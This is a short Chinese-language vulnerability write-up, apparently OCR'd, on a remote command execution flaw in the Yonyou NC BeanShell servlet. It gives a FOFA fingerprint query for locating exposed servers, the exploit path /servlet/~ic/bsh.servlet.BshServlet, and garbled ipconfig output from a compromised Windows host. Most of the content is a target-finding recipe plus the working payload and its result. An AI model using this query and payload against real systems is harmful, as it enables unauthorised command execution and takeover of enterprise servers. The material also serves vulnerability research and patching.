
Y4-30用友-NC-RCE

漏洞描述：

用友 NC bsh.servlet.BshServlet 存在远程命令执行漏洞，通过BeanShell执行远程命令获取服务器权限

网站图片：



网络测绘：

fofa语法：

FOFA: icon_hash="1085941792"

漏洞复现：

payload：

```
/servlet/~ic/bsh.servlet.BshServlet
```

效果图:

BeanShell Test Servlet

BeanShell version: 2.0b1.1

Script Output

```
Windows IP ????


???????????÷ ??????:

   ???????¨?? DNS ?ó×?. . . . . :
   ±??????? IPv6 ???·. . . . . :
   IPv4 ???· . . . . . :
   ×??????? . . . . . :
   ????????. . . . . :

???????????÷ ?????? 4:

   ???????¨?? DNS ?ó×?. . . . . :
   ±??????? IPv6 ???·. . . . . :
   IPv4 ???· . . . . . :
   ×??????? . . . . . :
   ????????. . . . . :

?í????????÷ isatap.{7F7F

   ????×???  . . . . . : ??????????????
   ???????¨?? DNS ?ó×?. . . . . :

?í????????÷ isatap.{1A                    EC7BD}:

   ????×???  . . . . . : ??????????????
   ???????¨?? DNS ?ó×?. . . . . :
```

Script Return Value

null

Script